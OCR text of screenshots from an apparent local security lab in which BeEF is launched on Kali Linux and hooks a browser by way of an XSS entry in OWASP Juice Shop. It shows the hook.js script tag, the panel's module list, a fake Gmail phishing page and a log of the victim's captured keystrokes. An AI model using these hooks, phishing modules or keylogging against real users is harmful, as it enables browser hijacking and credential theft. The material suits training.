

OWASP Juice Shop
OWASP Juice Shop
http://localhost:3000/#/
OWASP Juice Shop
Account
All Products
A_XSS
A_XSS
47.11¤
Add to Basket
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
kali@kali: ~
File Actions Edit View Help
> Executing "sudo beef-xss"
[sudo] password for kali:
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:4000/ui/panel
[*] Hook: <script src="http://<IP>:4000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:4000/hook.js"></script>
● beef-xss.service - beef-xss
Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; vendor preset: disabled)
Active: active (running) since Tue 2022-05-31 03:37:07 AEST; 5s ago
Main PID: 337634 (ruby)
Tasks: 10 (limit: 2210)
Memory: 128.6M
CPU: 2.495s
CGroup: /system.slice/beef-xss.service
├─337634 ruby /usr/share/beef-xss/beef
└─337645 nodejs /tmp/execjs20220531-337634-6ik9xqjs
May 31 03:37:12 kali beef[337634]: == 23 CreateIpecExploitRun: migrated (0.0012s)
May 31 03:37:12 kali beef[337634]: == 24 CreateAutoloader: migrating
May 31 03:37:12 kali beef[337634]: -- create_table(:autoloader)
May 31 03:37:12 kali beef[337634]: -> 0.0011s
May 31 03:37:12 kali beef[337634]: == 24 CreateAutoloader: migrated (0.0012s)
May 31 03:37:12 kali beef[337634]: == 25 CreateXssraysScan: migrating
May 31 03:37:12 kali beef[337634]: -- create_table(:xssrays_scan)
May 31 03:37:12 kali beef[337634]: -> 0.0010s
May 31 03:37:12 kali beef[337634]: == 25 CreateXssraysScan: migrated (0.0011s)
May 31 03:37:12 kali beef[337634]: [3:37:10][*] BeEF is loading. Wait a few seconds ...
[*] Opening Web UI (http://127.0.0.1:4000/ui/panel) in: 5 ... 4 ... 3 ... 2 ... 1 ...
(kali㉿kali)-[~]
$



OWASP Juice Shop
OWASP Juice Shop
http://localhost:3000/#/
OWASP Juice Shop
Account
Your Basket
EN
All Products
A_XSS
A_XSS
47.11¤
Add to Basket
Apple Juice
(1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice
(1000ml)
1.99¤
Add to Basket
BeEF Authentication - Mozilla Firefox
OWASP Juice Shop
BeEF Authentication
127.0.0.1:4000/ui/authentication
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
BeEF
Authentication
Username:
Password:
Login


OWASP Juice Shop
OWASP Juice Shop
http://localhost:3000/#/
All Products
A_XSS
A_XSS
47.11¤
Add to Basket
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
BeEF Control Panel - Mozilla Firefox
OWASP Juice Shop
BeEF Control Panel
127.0.0.1:4000/ui/panel
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
BeEF 0.5.0.0 | Submit Bug | Logout
Hooked Browsers
Online Browsers
Offline Browsers
Getting Started
Logs
Zombies
BeEF
THE BROWSER EXPLOITATION FRAMEWORK PROJECT
Official website: http://beefproject.com/
Getting Started
Welcome to BeEF!
Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.
If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!
After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.
Hooked Browsers
To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:
Details: Display information about the hooked browser after you've run some command modules.
Logs: Displays recent log entries related to this particular hooked browser.
Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript: for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.
Each command module has a traffic light icon, which is used to indicate the following:
The command module works against the target and should be invisible to the user
The command module works against the target, but may be visible to the user
The command module is yet to be verified against this target
The command module does not work against this target
XssRays: The XssRays tab allows the user to check if links, forms and URI path of the page (where the browser is hooked) is vulnerable to XSS.
Proxy: The Proxy tab allows you to submit arbitrary HTTP requests on behalf of the hooked browser. Each request sent by the Proxy is recorded in the History panel. Click a history item to view the HTTP headers and HTML source of the HTTP response.
Network: The Network tab allows you to interact with hosts on the local network(s) of the hooked browser.
IPEC: Send commands to the victims systems using Inter-Protocol Exploitation/Communication (IPEC)
WebRTC: Send commands to the victims systems via a zombie specified as the primary WebRTC caller.
You can also right-click a hooked browser to open a context-menu with additional functionality:
Tunneling Proxy: The Proxy allows you to use a hooked browser as a proxy. Simply right-click a
Requester


OWASP Juice Shop
BeEF Basic Demo
http://127.0.0.1:4000/demos/basic.html
BeEF
THE BROWSER EXPLOITATION FRAMEWORK PROJECT
You should be hooked into BeEF.
Have fun while your browser is working against you.
These links are for demonstrating the "Get Page HREFs" command module:
The Browser Exploitation Framework Project homepage
BeEF Wiki
Browser Hacker's Handbook
Slashdot
Have a go at the event logger. Insert your secret here:
You can also load up a more advanced demo page.
BeEF Control Panel - Mozilla Firefox
OWASP Juice Shop
BeEF Control Panel
127.0.0.1:4000/ui/panel#id=h9sF12zlU2R1E5rqb
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
BeEF 0.5.0.0 | Submit Bug | Logout
Hooked Browsers
Online Browsers
127.0.0.1
127.0.0.1
Offline Browsers
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Key
Value
browser.capabilities.activex
No
browser.capabilities.flash
No
browser.capabilities.googlegears
No
browser.capabilities.phonegap
No
browser.capabilities.quicktime
No
browser.capabilities.realplayer
No
browser.capabilities.silverlight
No
browser.capabilities.vbscript
No
browser.capabilities.vlc
No
browser.capabilities.webgl
Yes
browser.capabilities.webrtc
Yes
browser.capabilities.websocket
Yes
browser.capabilities.webworker
Yes
browser.capabilities.wmp
No
browser.date.datestamp
Tue May 31 2022 04:26:14 GMT+1000 (Australian Eastern Standard Time)
browser.engine
Blink
browser.language
en-GB
browser.name
C
browser.name.friendly
Chrome
browser.name.reported
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
browser.platform
Linux x86_64
browser.plugins
Chromium PDF Plugin,Chromium PDF Viewer,Native Client
browser.window.cookies
BEEFHOOK=h9sF12zlU2R1E5rqb60lnUAgPTA8myMkbfEjyQNt49wws...
browser.window.hostname
127.0.0.1
browser.window.hostport
4000
browser.window.origin
http://127.0.0.1:4000
browser.window.referrer
Unknown
browser.window.size.height
945
browser.window.size.width
1054
browser.window.title
BeEF Basic Demo
browser.window.uri
http://127.0.0.1:4000/demos/basic.html
hardware.battery.level
unknown
hardware.cpu.arch
x86_64
hardware.cpu.cores
1
hardware.gpu
ANGLE (Mesa/X.org, llvmpipe (LLVM 11.0.1, 256 bits), OpenGL 4.5
Basic
Requester
Page 1 of 2
Displaying zombie browser details 1 - 50 of 5


BeEF Control Panel - Mozilla Firefox
OWASP Juice Shop
BeEF Control Panel
127.0.0.1:4000/ui/panel#id=h9sF12zlU2R1E5rqb60lnUAgPTA8myMkbfEjyQNt49wws9HOQRUkYfRJsHtPUXeBfjWnLekrbx7XfaYB
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
BeEF 0.5.0.0 | Submit Bug | Logout
Hooked Browsers
Online Browsers
127.0.0.1
127.0.0.1
Offline Browsers
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Browser (56)
Chrome Extensions (6)
Debug (8)
Exploits (109)
Host (24)
IPEC (9)
Metasploit (1)
Misc (20)
Network (21)
Persistence (9)
Phonegap (16)
Social Engineering (25)
Text to Voice
Clickjacking
Clippy
Fake Evernote Web Clipper
Fake Flash Update
Fake LastPass
Fake Notification Bar
Fake Notification Bar (Chror
Fake Notification Bar (Firefo
Fake Notification Bar (IE)
Google Phishing
Lcamtuf Download
Pretty Theft
Replace Videos (Fake Plugi
Simple Hijacker
Spoof Address Bar (data UF
TabNabbing
Edge WScript WSH Injectio
Firefox Extension (Bindshell
Firefox Extension (Dropper)
Firefox Extension (Reverse
HTA PowerShell
SiteKiosk Breakout
Steal Autocomplete
User Interface Abuse (IE 9/1
Module Results History
id
date
label
0
2022-05-31 04:31
command 1
Google Phishing
Description:
This plugin uses an image tag to XSRF the logout button of Gmail. Continuously the user is logged out of Gmail (eg. if he is logged in in another tab). Additionally it will show the Google favicon and a Gmail phishing page (although the URL is NOT the Gmail URL).
Id:
64
XSS hook URI:
http://0.0.0.0:4000/demos/basic.html
Gmail logout interval (ms):
10000
Redirect delay (ms):
1000
Execute
Basic
Requester
Ready


OWASP Juice Shop
Google Mail: Email from G
http://127.0.0.1:4000/demos/basic.html
Google
New to Google Mail?
CREATE AN ACCOUNT
Google Mail
A Google approach to email.
Google Mail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Google Mail has:
Lots of space
Over 2757.272164 megabytes (and counting) of free storage.
Less spam
Keep unwanted messages out of your inbox.
Mobile access
Get Google Mail on your mobile phone. Learn more
About Google Mail
New features!
Switch to Google Mail
Create an account
Take Google Mail to work with Google Apps for Business
Love Google Mail, but looking for a custom email address for your company?
Get business email, calendar, and online docs @your_company.com. Learn more
Sign in
Username
Password
Sign in
Stay signed in
Can't access your account?
© 2016 Google
Google Mail for Work
Terms & Privacy
Help
PUXeBfjWnLekrbx7XfaYB
BeEF 0.5.0.0 | Submit Bug | Logout
utton of Gmail. Continuously the user is logged out of Gmail (eg. if he is logged in in another tab). Additionally it will show the Google favicon and a Gmail phishing page
Execute


BeEF Control Panel - Mozilla Firefox
OWASP Juice Shop
BeEF Control Panel
127.0.0.1:4000/ui/panel#id=h9sF12zlU2R1E5rqb60lnUAgPTA8myMkbfEjyQNt49wws9HOQRUkYfRJsHtPUXeBfjWnLekrbx7XfaYB
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
BeEF 0.5.0.0 | Submit Bug | Logout
Hooked Browsers
Online Browsers
127.0.0.1
127.0.0.1
Offline Browsers
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Id
Type
Event
Date
Browser ID
47 532.593s - [Blur] Browser window has lost focus. 2022-05-30 18:35:08 UTC 1
46 532.246s - [User Typed] bb 2022-05-30 18:35:07 UTC 1
45 531.238s - [User Typed] bbbb 2022-05-30 18:35:06 UTC 1
44 530.231s - [User Typed] bbbbb 2022-05-30 18:35:05 UTC 1
43 529.225s - [User Typed] bbbb 2022-05-30 18:35:04 UTC 1
42 527.874s - [Mouse Click] x: 664 y:268 > div 2022-05-30 18:35:03 UTC 1
41 527.210s - [User Typed] aaa 2022-05-30 18:35:02 UTC 1
40 526.200s - [User Typed] aaaaa 2022-05-30 18:35:01 UTC 1
39 525.192s - [User Typed] a 2022-05-30 18:35:00 UTC 1
38 523.499s - [Mouse Click] x: 663 y:192 > div 2022-05-30 18:34:59 UTC 1
37 521.242s - [Focus] Browser window has regained focus. 2022-05-30 18:34:57 UTC 1
36 393.037s - [Blur] Browser window has lost focus. 2022-05-30 18:32:48 UTC 1
35 387.760s - [User Typed] me 2022-05-30 18:32:42 UTC 1
34 386.751s - [User Typed] it 2022-05-30 18:32:41 UTC 1
33 385.738s - [User Typed] h 2022-05-30 18:32:40 UTC 1
32 382.691s - [Mouse Click] x: 713 y:274 > input#Passwd(Passwd) 2022-05-30 18:32:37 UTC 1
31 381.717s - [User Typed] u 2022-05-30 18:32:36 UTC 1
30 380.710s - [User Typed] .a 2022-05-30 18:32:35 UTC 1
29 379.702s - [User Typed] om 2022-05-30 18:32:34 UTC 1
28 378.693s - [User Typed] .c 2022-05-30 18:32:33 UTC 1
27 377.686s - [User Typed] il 2022-05-30 18:32:32 UTC 1
26 376.679s - [User Typed] gma 2022-05-30 18:32:31 UTC 1
25 375.672s - [User Typed] @ - (Mods debug) [Shift] @ 2022-05-30 18:32:30 UTC 1
24 373.662s - [User Typed] _ - (Mods debug) [Shift] _ 2022-05-30 18:32:28 UTC 1
23 372.654s - [User Typed] aive 2022-05-30 18:32:27 UTC 1
22 371.647s - [User Typed] n 2022-05-30 18:32:26 UTC 1
21 370.386s - [Mouse Click] x: 696 y:202 > input#Email(Email) 2022-05-30 18:32:25 UTC 1
20 368.628s - [User Typed] r 2022-05-30 18:32:23 UTC 1
19 367.620s - [User Typed] use 2022-05-30 18:32:22 UTC 1
18 365.882s - [Mouse Click] x: 703 y:207 > input#Email(Email) 2022-05-30 18:32:21 UTC 1
Basic
Requester
Page 1 of 2
Displaying logs 1 - 30 of 38